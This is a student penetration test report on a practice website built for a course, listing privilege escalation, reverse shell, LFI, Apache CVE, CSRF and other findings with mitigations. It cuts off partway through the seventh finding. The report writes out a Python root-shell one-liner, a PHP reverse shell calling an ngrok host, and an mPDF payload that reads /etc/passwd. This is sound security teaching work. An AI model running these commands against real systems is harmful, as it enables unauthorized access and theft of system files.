Penetration Test Report

Orr Amsalem

April, 2024  
  
TECHIE WORLD



# **TABLE OF CONTENTS**

1. REPORT STRUCTURE
2. ABOUT THE EDITOR
3. EXECUTIVE SUMMARY

* BACKGROUND
* PROJECT DESCRIPTION
* SCOPE & TARGETS

1. TEST LIMITATIONS
2. SUMMARY & ASSESSMENT
3. CONCLUSIONS
4. SETTING GOALS AND OBJECTIVES
5. IDENTIFIED VULNERABILITIES

* VULN**-**001: Privilege Escalation Vulnerability (CRITICAL)
* VULN-002: Reverse Shell Vulnerability (CRITICAL)
* VULN-003: Unauthorized File Access to Sensitive Command-Line Interface (CRITICAL)
* VULN-004: Local File Inclusion (LFI) via MPDF annotation Vulnerability (HIGH)
* VULN-005: Potential Apache 2.4.52 CVEs due to outdated version - Apache HTTP Server CVEs - SSRF, Out-of-Bounds Write, X-Forwarded- Header Bypass, HTTP Request Smuggling (HIGH)
* VULN-006: Cross-Site Request Forgery (CSRF) Vulnerability (MEDIUM)
* VULN-007: Cookie Manipulation Vulnerability (MEDIUM)
* VULN-008: Reflected XSS via Contact Form Vulnerability (MEDIUM)
* VULN-009: Phishing - Clickjacking Vulnerability via Iframe Vulnerability (MEDIUM)
* VULN-010: Apache Server Disclosure (MEDIUM)
* VULN-011: Directory Listing Enabled (LOW)
* VULN-012: Lack of Automation: Brute force Attack on User's Login (LOW)
* VULN-013: User Enumeration Vulnerability (LOW)
* VULN-014: Weak Password Policy (LOW)
* VULN-015: Exposure of Robots.txt File (LOW)

1. APPENDICES
2. FINDING CLASSIFICATIONS

# **REPORT STRUCTURE**

This report comprises 3 main sections:

1. Executive Summary: A concise overview of the penetration testing work and the main findings requiring immediate attention.

2. Details of the Tests: A comprehensive breakdown of all tests conducted, including vulnerabilities identified, risk assessments, and recommendations for remediation.

3. Appendices - Brief of the methods used during the penetration test.

# **ABOUT THE EDITOR**

Orr Amsalem a dedicated Cyber Security student currently enrolled in ECOM. My coursework covers essential areas like network security, ethical hacking, and risk management, providing me with practical skills in identifying vulnerabilities and responding to cyber threats. I use industry-standard tools and stay updated on the latest trends in cyber security. Committed to continuous learning, I am eager to contribute my knowledge and enthusiasm for safeguarding digital assets. My goal is to apply my skills in addressing vulnerabilities, such as those identified in this SQL Injection Vulnerability Assessment Report and contribute to enhancing overall security resilience.

*[LinkedIn Profile] (https://www.linkedin.com/in/orramsalem/)*

# **EXECUTIVE SUMMARY**

# BACKGROUND

In April 2024, Orr Amsalem conducted an extensive penetration test for the website Techie-World.xyz. The objective was to uncover vulnerabilities that could compromise the security of Tech World, leveraging existing weaknesses across its systems, applications, and components. The test encompassed diverse scenarios aimed at infiltrating services and simulating potential attacks, leveraging resources akin to those wielded by real-world attackers.

This report aims to provide a comprehensive overview of the vulnerabilities unearthed during the assessment, offering detailed explanations, Proof of Concept demonstrations, and supplementary findings. This information empowers the client to fortify their services and enhance their security posture.

It's imperative to acknowledge that while this test endeavors to expose a wide array of vulnerabilities, it may not encompass all infrastructural and applicative exposures present within the client network. The findings delineated in this document are accurate as of the test date. However, any subsequent modifications made to the infrastructure or applications post-test may influence the overall security stance of the client.

It is also worth noting that Techie-World.xyz serves as a learning environment and was developed as the final project for the Penetration Course at Ecom College. Consequently, it may not precisely mirror a real-world website environment.

# PROJECT DESCRIPTION

SCOPE & TARGETS

In advance with the client, the test team was given the following goals:

Target Adress: [www.techie-world.xyz](http://www.techie-world.xyz)

Goal: Find as many vulnerabilities as possible.

This test employs various infrastructural and applicative methodologies to assess the risk level associated with the information outputted by the identified systems.

As part of this report, the following were examined:

* Various code Injection techniques at both the client and server level that could potentially compromise the safety of the application and the data it holds, pose significant risks, including unauthorized access and data theft.
* Check for system bugs that can lead to malicious actions at the user level.
* Several techniques for scanning and finding known weaknesses in customer systems.
* Performing attacks to take over the network while obtaining high permissions.

# **TEST** **LIMITATIONS**

**Scope Constraints**: The assessment was confined to the agreed scope and targets of techie-world.xyz. Any systems, applications, or components beyond this scope were not tested, potentially leaving undiscovered vulnerabilities.

**Time Constraints:** The penetration test was conducted within a month, limiting the depth and breadth of testing. Some vulnerabilities may remain undetected due to time limitations.

**Assessment Environment:** Testing was performed in an environment that may not perfectly replicate real-world conditions. Variances in network architecture, configurations, and security measures between the test and production environments could affect the relevance of findings.

# **SUMMARY & ASSESSMENT**


During the test conducted on Techie-World.xyz uncovered various vulnerabilities, ranging from critical to low levels of risk. These vulnerabilities could potentially compromise the safety of the application and the data it holds. An attacker can perform unauthorized code execution using a combination of code injection techniques along with other misconfiguration defects.

The penetration testing lasted 45 days, and resulted in several vulnerabilities such as LFI, Reverse Shell, and Privilege Escalation. An attacker exploiting these bugs may gain access to the server and shut down or block access to the website.

# **CONCLUSIONS**

In my professional assessment, the security level within the client's systems is currently categorized as High risk. This assessment is attributed to the presence of numerous vulnerabilities, including Code Injection, Reverse Shell, and Privilege Escalation vulnerabilities. Exploiting these vulnerabilities typically demands a considerable level of technical expertise but can be easily accessed by low hanging fruits.

# **ATTACK TREE FOR COMPLEX SCENARIOS**

The following diagram describes the attack flow that was applied to the client’s system and shows how multiples low vulnerabilities led to root access and control of the server.

**SETTING GOALS AND OBJECTIVES**

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

* Search for ***low hanging fruits*** – (**ACHIEVED**)
* Finding several ***vulnerabilities*** that could endanger the target – (**ACHIEVED**)
* Performs a vulnerability combination ***perform a complex attack*** to maximize the attacker's abilities - (**ACHIEVED**)
* Exposing the target to the ability to ***run code remotely***. (**ACHIEVED**)
* Obtaining ***Domain Admin privileges*** in the target's environment - (**ACHIEVED**)
* Performing ***Lateral Movement***, exposing and exploiting additional positions - (**NOT ACHIEVED**)
* ***Utilization of protocols*** in favor of the attacker - (**NOT ACHIEVED**)

**IDENTIFIED VULNERABILITIES**

**VULN-001: Privilege Escalation Vulnerability (CRITICAL)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

**RISK:**

General: Critical

Probability: High

Severity: High

Fix Effort: High

**DESCRIPTION:** Privilege Escalation Vulnerability is a critical security flaw that enables unauthorized users to elevate their privileges within the system, granting them access to resources or functionality beyond their authorized level. In this case, I identified as the user "www-data," exploited a privilege escalation vulnerability to escalate privileges from a lower-privileged user to root access. By executing a Python code snippet, I manipulated the system to set the user ID (UID) to 0 (root) and then launched a shell (/bin/sh), effectively gaining full administrative privileges over the system. This vulnerability poses a severe risk to the confidentiality, integrity, and availability of sensitive data and system resources.

**PROOF OF CONCEPT (POC):**


To demonstrate the Privilege Escalation vulnerability, I operating as the user "www-data," executed the following Python code snippet:

“python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'”

The Proof of Concept (POC) involves the following steps:

1. A screenshot of a computer screen

   Description automatically generatedI accessed as the user "www-data," executed the Python code snippet using the command-line interface.
2. The Python code snippet sets the user ID (UID) to 0 (root) using the os.setuid(0) function call, effectively elevating the user's privileges to root.



1. Subsequently with root privileges, I have unrestricted access to system resources and administrative functionality.

**RECOMMENDED** **MITIGATIONS**:

1. Least Privilege Principle: Follow the principle of least privilege by granting users only the permissions and privileges necessary to perform their intended tasks. Restrict access to sensitive resources and administrative functionality to authorized personnel only.
2. Implement Strong Access Controls: Implement robust access control mechanisms, including role-based access control (RBAC), to enforce granular permissions and restrict access to privileged resources based on user roles and responsibilities.

**VULN-002: Reverse Shell Vulnerability (CRITICAL)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

**RISK:**

General: Critical

Probability: High

Severity: High

Fix Effort: High

**DESCRIPTION:** Reverse Shell Vulnerability is a critical security flaw that allows attackers to establish a reverse shell connection to the target system, enabling remote execution of commands and unauthorized access to system resources. In this scenario, I exploited a combination of NGROK, PHP, and C to create a reverse shell connection from my system to the target system. By using NGROK to expose a local service to the internet and PHP to execute a command that connects to the attacker's system, the attacker gains interactive shell access to the target system, allowing them to execute commands and interact with the system remotely.

**PROOF OF CONCEPT (POC):**

To demonstrate the Reverse Shell vulnerability, I followed these steps:

1. I set up a listener on my system using the nc command (nc -lvp 1234) to await the reverse shell connection.
2. I then set up NGROK to expose a local port (1234 in this case) to the internet, providing a public URL that forwards traffic to the local service.


A screen shot of a computer

Description automatically generated

1. I set up a PHP command to connect to their NGROK endpoint and execute a shell (/bin/sh) that redirects input, output, and error streams to the network socket, effectively establishing a reverse shell connection.  
   “ php -r '$sock=fsockopen("tcp://5.tcp.eu.ngrok.io",18843);exec("/bin/sh -i <&3 >&3 2>&3");' ”

A screenshot of a computer

Description automatically generated

Upon successful execution of the PHP command, the attacker gains interactive shell access to the target system through the NGROK tunnel, enabling me to execute commands and interact with the system. I used the command whoami and checked that I am connected as user www-data.

**RECOMMENDED** **MITIGATIONS**:

1. Use Application Firewalls: Deploy application firewalls to inspect and filter incoming and outgoing network traffic, blocking suspicious activities, including attempts to establish reverse shell connections.
2. Use Network Intrusion Detection Systems (NIDS): Deploy network intrusion detection systems to monitor network traffic for suspicious activities, including the presence of reverse shell connections, and trigger alerts for further investigation.
3. Update and Patch Software: Regularly update and patch software components, operating systems, and third-party libraries to mitigate known vulnerabilities that could be exploited to establish reverse shell connections.

**VULN-003: Unauthorized Access to Sensitive Command-Line Interface (CRITICAL)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

RISK:

* General: High
* Probability: High
* Severity: Critical
* Fix Effort: Medium

**DESCRIPTION**: Unauthorized File Access to Sensitive Command-Line Interface is a critical security vulnerability allowing unauthorized users to access to a file named "2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php." This file provides a command-line interface with limited command execution capabilities. Although not all commands may be permitted, attackers can still execute certain commands or actions through this interface, potentially leading to compromise of the system. The unrestricted access to the file via the URL   
<https://techie-world.xyz/admin/2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php> poses a critical risk to the security of the system because anyone, regardless of their user status, can access the link if found.

**PROOF OF CONCEPT:**

1. When accessing this file, I found a CLI giving me access to the system as the user www-data permitting me the ability to input commands (although limited) into the system .

A screenshot of a computer

Description automatically generated

**RECOMMENDED** **MITIGATIONS**:

1. **Access Controls:** Restrict access to sensitive files such as2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php and directories by enforcing proper file permissions and access controls. Ensure that only authorized users or processes can access critical system files. This could involve restricting access based on IP addresses, requiring authentication credentials, or implementing CAPTCHA challenges to verify user authenticity.
2. **Harden File System:** Limit access permissions and remove unnecessary files or services from the file system to reduce the attack surface. It's crucial to take immediate action to remediate this vulnerability to enhance the security posture of the system and mitigate the risk of unauthorized access or compromise.

**VULN-004: Local File Inclusion (LFI) via MPDF Annotation Vulnerability (HIGH)**

**CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


RISK:

* General: High
* Probability: Medium
* Severity: High
* Fix Effort: Medium


**DESCRIPTION**: Local File Inclusion (LFI) via MPDF Annotation Vulnerability is a critical security flaw that allows attackers to include and potentially execute arbitrary local files within the context of the application, exploiting the MPDF annotation feature. In this scenario, I leveraged the LFI vulnerability by injecting the payload **<annotation file="mpdf.php" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" />**. This payload allowed access to sensitive files by manipulating the MPDF annotations.

**PROOF OF CONCEPT:**

1. Access the URL: https://techie-world.xyz/admin/mpdf.php?user=admin.
2. Exploit the LFI vulnerability via MPDF annotation by injecting the payload <annotation file="mpdf.php" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" /> instead of "admin" and gain access to the documentation and attached file etc/passwd.



1. When opening the file mpf.php given in the documentation and seeing the annotations I found a sensitive file named 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php.



**RECOMMENDED** **MITIGATIONS**:

1. **Web Application Firewall (WAF):** Deploy a WAF to monitor and filter incoming traffic, detecting and blocking malicious requests that may exploit LFI vulnerabilities.
2. **Update & Configure MPDF Library:** Ensure that you are using the latest version of the MPDF library or any other third-party libraries and regularly update them to incorporate security patches and fixes. configure MPDF to restrict access to local files and directories, especially when generating PDFs with annotations. Ensure that MPDF is configured securely to prevent unauthorized file inclusions.
3. **Input Validation and Sanitization:** Implement strict input validation and sanitization mechanisms to prevent malicious payloads from being injected into the application, especially within user-controlled inputs like file names and annotations.
4. **File Whitelisting:** Maintain a whitelist of allowed file paths and validate user-supplied file paths against this whitelist to prevent inclusion of unauthorized files.
5. **Least Privilege Principle:** Follow the principle of least privilege by ensuring that application components and processes have only the minimum permissions required to perform their intended functions.

**VULN-005: Potential Apache HTTP 2.4.52 Server CVEs due to outdated version - SSRF, Out-of-Bounds Write, X-Forwarded-\* Header Bypass, HTTP Request Smuggling (CRITICAL/HIGH)**

**Severity:** High

**CVSS Score:**

CVE-2022-22720: 9.8 CRITICAL CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE-2022-23943: 9.8 CRITICAL CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE-2022-31813: 9.8 CRITICAL CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE-2006-20001: 7.5 HIGH CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

CVE-2023-27522: 7.5 HIGH CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

**DESCRIPTION:**

The vulnerability pertains to an outdated version of the Apache HTTP Server (2.4.52) deployed on the system, which is affected by multiple CVEs:

CVE-2022-22720: Apache HTTP Server 2.4.52 and earlier fails to close inbound connections when errors are encountered, exposing the server to HTTP Request Smuggling attacks.

CVE-2022-23943: Out-of-bounds Write vulnerability in mod\_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data.

CVE-2022-31813: Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-\* headers to the origin server based on client-side Connection header hop-by-hop mechanism, potentially bypassing IP-based authentication on the origin server/application.

CVE-2006-20001: A carefully crafted If: request header can cause a memory read or write of a single zero byte, leading to a process crash.

CVE-2023-27522: HTTP Response Smuggling vulnerability in Apache HTTP Server via mod\_proxy\_uwsgi, where special characters in the origin response header can truncate/split the response forwarded to the client.

These vulnerabilities pose a high risk to the security of the system as they can be exploited by attackers to manipulate requests, forge trusted requests from the server, overwrite heap memory, bypass security mechanisms, and potentially cause a process crash, leading to unauthorized access, data leakage, or system compromise.

The presence of an outdated version of Apache (2.4.52) on the system, affected by multiple CVEs, poses a significant security risk. Immediate action should be taken to update Apache, implement security best practices, and establish proactive measures to detect and mitigate security threats effectively.

**RECOMMENDED** **MITIGATIONS**:

Given the severity of the identified CVEs, the following recommendations are provided:

1. **Update Apache:** Upgrade Apache to the latest version beyond 2.4.52 to mitigate known vulnerabilities and ensure compatibility with the latest security patches.
2. **Patch Management:** Implement a robust patch management process to regularly update software components, including Apache, to address newly discovered vulnerabilities and mitigate potential security risks.
3. **Security Configuration:** Configure Apache securely by disabling unnecessary features, implementing access controls, and enabling security modules such as mod\_security to protect against common web application threats.
4. **Web Application Firewall (WAF):** Deploy a WAF to monitor and filter incoming traffic, detecting and blocking malicious requests that may exploit the identified CVEs.

**VULN-006: Cross-Site Request Forgery (CSRF) (Medium)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L

**RISK:**

* General: Medium
* Probability: Medium
* Severity: Medium
* Fix Effort: Medium

**DESCRIPTION:** Cross-Site Request Forgery (CSRF) is a type of web security vulnerability that allows an attacker to induce users to perform actions on a web application without their knowledge or consent. In this scenario, the attacker crafts a malicious HTML form and embeds it into a webpage, possibly through injection into a legitimate website or via a phishing email. If a user who is authenticated on the target website loads the malicious form, their browser will automatically submit the form with their session credentials. The target website will process the form submission as if it were a legitimate action initiated by the user, potentially leading to unauthorized actions such as sending a message or modifying account settings.

**POC (PROOF OF CONCEPT):**

1. HTML Form: Craft an HTML form with hidden input fields containing data they want to submit to the target website. Set The form to submit data to a specific endpoint (e.g., <https://techie-world.xyz/forms/contact.php>) on the target website.



1. Set The form to include hidden input fields with values.

A screen shot of a computer code

Description automatically generated

1. JavaScript Auto-Submission: Include a JavaScript snippet script that upon loading the form is executed to automatically submit the form without user interaction.
2. Submission: The form is submitted to the target website, and if the user is authenticated, the website processes the form submission as a legitimate action initiated by the user.

**RECOMMENDED MITIGATIONS:**

1. CSRF Tokens: Implement CSRF tokens in forms to validate that the form submission originates from a trusted source.
2. Same-Site Cookies: Utilize Same-Site cookie attributes to prevent cookies from being sent in cross-site requests.
3. Referrer Header Checking: Validate the Referrer header on the server side to ensure that requests originate from the expected domain.
4. Double Submit Cookies: Use Double Submit Cookies technique to include a hidden CSRF token in both a cookie and a form field.
5. Require User Interaction: Implement measures to require user interaction before sensitive actions are executed, such as confirming actions with a CAPTCHA or two-factor authentication.

**Top of Form**

**VULN-007: Cookie Manipulation Vulnerability (MEDIUM)**

**CVSS**: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

**RISK**:

General: Medium

Probability: High




